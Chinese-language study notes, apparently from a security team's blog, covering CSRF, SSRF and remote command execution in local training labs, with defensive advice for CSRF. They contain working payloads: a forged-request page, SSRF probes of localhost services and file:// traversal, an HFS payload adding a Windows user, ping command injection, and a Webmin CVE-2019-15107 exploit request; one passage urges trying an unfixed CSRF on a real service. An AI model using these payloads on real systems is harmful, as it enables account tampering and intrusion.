XD安全渗透 学习笔记 | CSRF-SSRF阶段

原创 Lemon 0x00实验室 8月16日

来源于团队成员Lemon的学习笔记。本系列会定期更新 麻烦各位点个关注。

0x00实验室
无名安全团队 | 人无名 便可潜心练剑!
29篇原创内容

公众号

往期回顾:

day58-64 XD安全渗透 笔记 | 提权阶段

day65-66 XD安全渗透 笔记 | 内网渗透(一)

day67-68 XD安全渗透 笔记 | 内网渗透(二)

day69-70 XD安全渗透 笔记 | 内网渗透(三)

day71-72 XD安全渗透 笔记 | 内网渗透(四)

day29 CSRF和SSRF漏洞案例讲解


CSRF什么是CSRF ? 怎么做?

CSRF:跨站请求伪造（Cross-site request forgery）CSRF是一种挟制用户在当前已登录的Web应用程序上执行非本意的操作的攻击方法。当用户访问含有恶意代码的网页时，会向指定正常网站发送非本人意愿的数据请求包（如转账给hack，向hack发送API等）如果此时用户恰好登录了该正常网站（也就是身份验证是正常的）就会执行该恶意代码的请求，从而造成CSRF。


与在XSS章节中提到的在博客里写入获取cookie的代码，在管理员登录后台查看时就会窃取其cookie有异曲同工之妙跟跨网站脚本（XSS）相比，XSS 利用的是**用户对指定网站的信任**，CSRF 利用的是**网站对用户网页浏览器的信任**

pikachu靶场试验CSRF模块里登录进去抓个包看看"修改个人信息"的请求包 理论上来说 如果攻击者在自己的页面伪造了含有这个请求包的代码，一旦用户上钩点进恶意网站且pikachu属于登录状态就会触发CSRF漏洞

1）win10：pikachu靶场（模拟正常登录网站）【IP：192.168.168.1】



抓包查看请求数据包



这里是以GET方式请求 并将需要修改的数据传给服务器

ps：这里出现了**Cookie**，如果利用**XSS**漏洞在页面上插入并将Cookie发送给攻击者，那么攻击者会有机会直接登录用户的账号


2）win7：攻击者的恶意网站 【IP：192.168.168.128】

index.html

```
<?php
echo "Hello";
?>
<script src="http://192.168.168.1/pikachu/vul/csrf/csrfget/csrf_get_edit.php?
sex=boy&phonenum=12345678&add=nba+lakes&email=kobe%40pikachu.com&submit=submit
HTTP/1.1"></script>
此处如果被执行 将会把目标的电话号码修改为12345678
```



3）用户访问攻击者恶意网站且pikachu是登录状态

可以看到 用户如果没有查看将会无感的向攻击者指定的网站发送非本人的请求



且会发现该请求带上了正确的Cookie（对网站来说视为其本人发起了一个请求且通过了Cookie验证）

4）返回页面查看，发现信息已被篡改



小Tips：


如果遇到了POST型，则需要构造一个表单提交按钮欺骗用户点击PS：超星尔雅学习通同样存在这样的CSRF，手法与该靶场演示手法类似，在校期间和同学进行实验点击链接后就可以更改其性别手机号等（当时戏称一键泰国变性XD）提交后对方以未对敏感数据造成影响打回了目前尚未修复，感兴趣的小伙伴可以自行尝试，手法及其相同，这里就不赘述了。

```
#防御方案
1）当用户发送重要的请求时需要输入原始密码
    这样限制攻击者无法在完全无感的情况下执行CSRF，用户也会因此警觉
2）设置随机 Token
  Token：给用户第一次登录时设定的唯一值（且足够随机），在作出请求的时候必须携带这个
  Token才会生效，一方面减少了重复请求量，一方面也避免了大部分CSRF攻击
```

```
3）同源策略，检验 referer 来源，请求时判断请求链接是否为当前管理员正在使用的页面
（管理员在编辑文章，黑客发来恶意的修改密码链接，因为修改密码页面管理员并没有在操作，所以
4）设置验证码
5）限制请求方式只能为 POST
```

SSRF相关知识

什么是SSRF?



SSRF：服务器端请求伪造（Server-Side Request Forgery）

SSRF是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。SSRF攻击的目标一般是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）

SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，下载等等。利用的是服务端的请求伪造。ssrf是利用存在缺陷的web应用作为代理攻击远程和本地的服务器

常见漏洞点与关键字

漏洞挖掘时可以参考这些点入手

```
WEB功能上：
1）分享：通过URL地址分享网页内容

2）转码服务：通过URL地址把原地址的网页内容调优使其适合手机屏幕浏览
3）在线翻译：通过URL地址翻译对应文本内容 如：百度，有道
```

4）图片加载与下载：通过URL地址加载与下载图片

5）图片 文章收藏功能

6）未公开的API实现以及其他调用URL的功能

URL中的关键字：【结合谷歌语法找到入手点】 share wap url link src source target u 3g display sourceURL imageURL domain

实例：自己搭建的测试环境

靶机：win7 （192.168.168.128）攻击机：win10 （192.168.168.1）

1）首先在靶机里部署一个页面模拟一个访问网站的业务（类似于翻译网页的网站 给出一个网站后它会主动去访问并翻译内容返回）再放置一个文件方便看来源

ipindex.php

```
<meta http-equiv="Content-Type" content="text/html"; charset="utf-8" />
<form action="" method="post">
想翻译的网站：<input type="text" name="url"><br>
<input type="submit" name="Submit" value="Cheak!">
</form>
<?php
$_POST['url'];
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_POST['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
```


1.php （用于看访问它的IP是多少）


```
<?php
$ip = $_SERVER['REMOTE_ADDR'];
echo "Your ip is ".$ip;
?>
```


图示点击后就会跳转到百度这个页面（这里为了方便仅有跳转功能 真实环境的翻译等等没有做）

2）以攻击机身份访问该网站，可以看到直接访问1.php


在想翻译的网站这里直接输入 `http://192.168.168.128:8089/SSRF/1.php`

换成`http://127.0.0.1:8089/SSRF/1.php` 可能会更直接点



可以发现通过这样的方式会让攻击者以内部网络身份访问文件(也就是说这样可以让我们访问一些原本不允许外网访问的文件) 通过`SSRF`漏洞访问了内网资源

试试访问`Mysql` 如果来自外部自然是被拒绝的 而如果是内部则会被允许



直接访问数据库接口是不被允许的

在页面输入`http://127.0.0.1:3306`提交 会发现可以查询到数据

进一步思考 这样可以对内网的端口进行探测 实战中需要用字典跑一跑内网地址

	PHP	Java	curl	Perl	ASP.NET
http	✔	✔	✔	✔	✔
https	✔	✔	✔	✔	✔
gopher	—with-curlwrappers	before JDK 1.7	before 7.49.0 不支持\x00	✔	before version 3
tftp	—with-curlwrappers	✗	before 7.49.0 不支持\x00	✗	✗
dict	—with-curlwrappers	✗	✔	✗	✗
file	✔	✔	✔	✔	✔
ftp	✔	✔	✔	✔	✔
imap	—with-curlwrappers	✗	✔	✔	✗
pop3	—with-curlwrappers	✗	✔	✔	✗
rtsp	—with-curlwrappers	✔	✔	✔	✔
smb	—with-curlwrappers	✔	✔	✔	✔
smtp	—with-curlwrappers	✗	✔	✗	✗
telnet	—with-curlwrappers	✗	✔	✗	✗
ssh2	受限于 allow_url_fopen	✗	✗	受限于 Net:SSH2	✗
ogg	受限于 allow_url_fopen	✗	✗	✗	✗
expect	受限于 allow_url_fopen	✗	✗	✗	✗
ldap	✗	✗	✗	✔	✗
php	✔	✗	✗	✗	✗
zlib/bzip2/zip	受限于 allow_url_fopen	✗	✗	✗	✗

tips

如果以`file`协议去访问 结合目录穿越漏洞 可以得到敏感信息

如：`?url=file:///../../../../../../etc/password`

HFS的RCE


```
找到的版本只有2.3m 此时已不存在该RCE所以仅写出payload当思路
http://127.0.0.1:8080/?search==%00{.exec|cmd.exe /c [Command-String].}
http://127.0.0.1:8080/?search==%00{.exec|cmd.exe /c net user test1234 1234 /add
添加一个用户test1234
```

```
https://pan.baidu.com/s/1bp96ECJ    //CSRFTester
https://www.t00ls.net/articles-41070.html    //SSRF漏洞文章
```

---

day30 RCE代码及命令执行漏洞全解

什么是RCE？怎么产生的？




RCE:远程命令/代码执行(remote command/code execute)

在 Web 应用中有时候程序员为了考虑灵活性、简洁性，会在代码调用代码或命令执行函数去处理。比如当应用在调用一些能将字符串转化成代码的函数时，没有考虑**用户是否能控制这个字符串**，将造成代码执行漏洞。同样调用系统命令处理，将造成命令执行漏洞。

一般出现这种漏洞，是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口

pikachu靶场试验


第一步：判断操作系统 抓包 在server里查看即可



可以看到部署在windows上 所以RCE执行命令时需要使用windows的命令而不是linux

第二步：该靶场模块是实现一个ping的功能 也就是说输入的东西会被其在cmd中执行可控参数+漏洞函数 构成了出现漏洞的前提条件

在框内输入127.0.0.1 | dir 会发现返回的结果中执行了dir命令



一段代码带来的思考

视频中出现了一段带加密的源码 经过解码后得到语句

```
eval(echo `$_REQUEST['a']`);
```

如果这里出现RCE 是要执行Linux系统命令还是php命令呢?

因为echo的存在 所以直接给a传linux命令就可以了 真实环境中需要具体分析

webmin的RCE

CVE-2019-15107 版本<=1.910 在vulhub进行复现抓包


由于其在修改密码处存在后门植入 可以利用报错信息越权执行命令

```

POST /password_change.cgi HTTP/1.1
```

```
Host: 192.168.168.136:10000
Cookie: redirect=1; testing=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https:/
/192.168.168.136:10000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: https://192.168.168.136:10000
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
user=rootxx&pam=&expired=2&old=test|id&new1=test2&new2=test2
```

此处利用其密码错误的报错执行命令处old进行RCE



可以发现在报错信息里返回了攻击者插入的命令的执行结果

小结：这里是利用密码重置功能发生了缺陷，对用户输入未进行过滤，通过管道符实现命令执行，只有在发送的user参数的值不是已知Linux用户的情况下，才会进入到修改 /etc/shadow 的地方，触发命令注入漏洞。

进一步的试验

在vulhub上有大量的有关Struts2各个版本的RCE漏洞 有空了一一复现看看逻辑（去补代码知识了）题外话：菜刀 蚁剑 与 一句话木马 本质上就是RCE

```
https://www.cnblogs.com/ermei/p/6689005.html //JAVA web网站代码审计
http://blog.leanote.com/post/snowming/9da184ef24bd //CVE-2019-11043
    #这个漏洞挺有意思的 进一步深入研究下
```